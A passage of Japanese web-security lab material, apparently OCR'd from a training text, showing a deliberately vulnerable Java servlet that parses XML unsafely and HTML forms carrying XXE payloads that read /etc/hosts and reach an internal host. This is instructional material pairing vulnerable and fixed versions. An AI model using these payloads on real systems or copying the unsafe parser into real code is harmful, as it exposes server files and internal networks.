37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```





【サーバ： 4e/4e-922.html 】

/var/www/html/4e/4e-922.html - wasbook@example.jp - エディタ - WinSCP


```
<body>
XMLファイルを指定してください<br>
<form action="http://example.jp/4e3/C4e_023" method="post">
<textarea name="xml" cols="40" rows="6">
&lt;?xml version=&quot;1.0&quot; encoding=&quot;utf-8&quot; ?&gt;
&lt;!DOCTYPE name [
&lt;!ENTITY hosts SYSTEM "/etc/hosts"&gt;
]&gt;
&lt;user&gt;&lt;name&gt;安全太郎&lt;/name&gt;
&lt;address&gt;&amp;hosts;&lt;/address&gt;&lt;/user&gt;</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ： 4e/C4e_023.java 】


/var/www/html/4e/C4e_023.java - wasbook@example.jp - エディタ - WinSCP

```
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023 extends HttpServlet {
  public void service(HttpServletRequest request, HttpServletResponse response)
      throws ServletException, IOException {
    request.setCharacterEncoding("UTF-8");
    response.setContentType("text/html; charset=UTF-8");
    PrintWriter out = response.getWriter();
    try {
      DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
      DocumentBuilder builder = factory.newDocumentBuilder();
      String xml =  request.getParameter("xml");
      Document doc = builder.parse(new InputSource(new StringReader(xml)));

      String name = doc.getElementsByTagName("name").item(0).getTextContent();
      String address = doc.getElementsByTagName("address").item(0).getTextContent();

      out.println("<body>以下の内容で登録しました<br>");
      out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
      out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
    } catch (Exception e) {
      e.printStackTrace(out);
    }
  }
}
```

【ブラウザ→偽サーバ： リクエスト trap.example.com/4e/4e-024.html → レスポンス 】



【ブラウザ→サーバ：リクエスト C4e_023.java → レスポンス 】




4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)


【ブラウザ】


- 4.14.3 XML外部実体参照 (XXE)
  1. 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
  2. 4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)
  3. 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
  4. 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
  5. 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
  6. 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
  7. 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
  8. 4e-024a:XXE対策済みXML読み込みJava版(正常系データ)
  9. 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
  10. 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
  11. C4e-023:XXE脆弱なJavaソース(C4e_023.java)
  12. C4e-023a:XXE対策済みJavaソース(C4e_023a.java)

  以下は攻撃用データ。ダウンロードして利用下さい。
  1. xxe-00 :正常系XMLデータ
  2. xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し)
  3. xxe-02 :XXE攻撃 (内部ネットワークのアクセス)
  4. xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64)

```
19 <li>4.14.3 XML外部実体参照 (XXE) </li>
20 <ol>
21 <li><a href="4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 <ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```







【サーバ： 4e/4e-923.html 】

/var/www/html/4e/4e-923.html - wasbook@example.jp - エディタ - WinSCP


```
<body>
XMLファイルを指定してください<br>
<form action="http://example.jp/4e3/C4e_023" method="post">
<textarea name="xml" cols="55" rows="6">
&lt;?xml version=&quot;1.0&quot; encoding=&quot;utf-8&quot; ?&gt;
&lt;!DOCTYPE name [
&lt;!ENTITY schedule SYSTEM &quot;http://internal.example.jp/&quot;&gt;
]&gt;
&lt;user&gt;&lt;name&gt;安全太郎&lt;/name&gt;
&lt;address&gt;&amp;schedule;&lt;/address&gt;&lt;/user&gt;</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ： 4e/C4e_023.java 】


/var/www/html/4e/C4e_023.java - wasbook@example.jp - エディタ - WinSCP

```
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023 extends HttpServlet {
  public void service(HttpServletRequest request, HttpServletResponse response)
      throws ServletException, IOException {
    request.setCharacterEncoding("UTF-8");
    response.setContentType("text/html; charset=UTF-8");
    PrintWriter out = response.getWriter();
    try {
      DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
      DocumentBuilder builder = factory.newDocumentBuilder();
      String xml =  request.getParameter("xml");
      Document doc = builder.parse(new InputSource(new StringReader(xml)));

      String name = doc.getElementsByTagName("name").item(0).getTextContent();
      String address = doc.getElementsByTagName("address").item(0).getTextContent();

      out.println("<body>以下の内容で登録しました<br>");
      out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
      out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
    } catch (Exception e) {
      e.printStackTrace(out);
    }
  }
}
```

【ブラウザ→偽サーバ： リクエスト trap.example.com/4e/4e-923.html → レスポンス 】



【ブラウザ→サーバ： リクエスト C4e_023.java → レスポンス 】




4e-022a:XXE対策済みXML読み込みJava版(空のデータ)


【ブラウザ】


- 4.14.3 XML外部実体参照 (XXE)
  1. 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
  2. 4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)
  3. 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
  4. 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
  5. 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
  6. 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
  7. 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
  8. 4e-024a:XXE対策済みXML読み込みJava版(正常系データ)
  9. 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
  10. 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
  11. C4e-023:XXE脆弱なJavaソース(C4e_023.java)
  12. C4e-023a:XXE対策済みJavaソース(C4e_023a.java)

  以下は攻撃用データ。ダウンロードして利用下さい。
  1. xxe-00 :正常系XMLデータ
  2. xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し)
  3. xxe-02 :XXE攻撃 (内部ネットワークのアクセス)
  4. xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64)

```
19 <li>4.14.3 XML外部実体参照 (XXE) </li>
20 <ol>
21 <li><a href="4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 <ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```







【サーバ： 4e/4e-022a.html 】

/var/www/html/4e/4e-022a.html - wasbook@example.jp - エディタ


```
<body>
XMLファイルを指定してください<br>
<form action="/4e3/C4e_023a" method="post">
<textarea name="xml" cols="40" rows="5">
</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ： 4e/C4e_023a.java 】

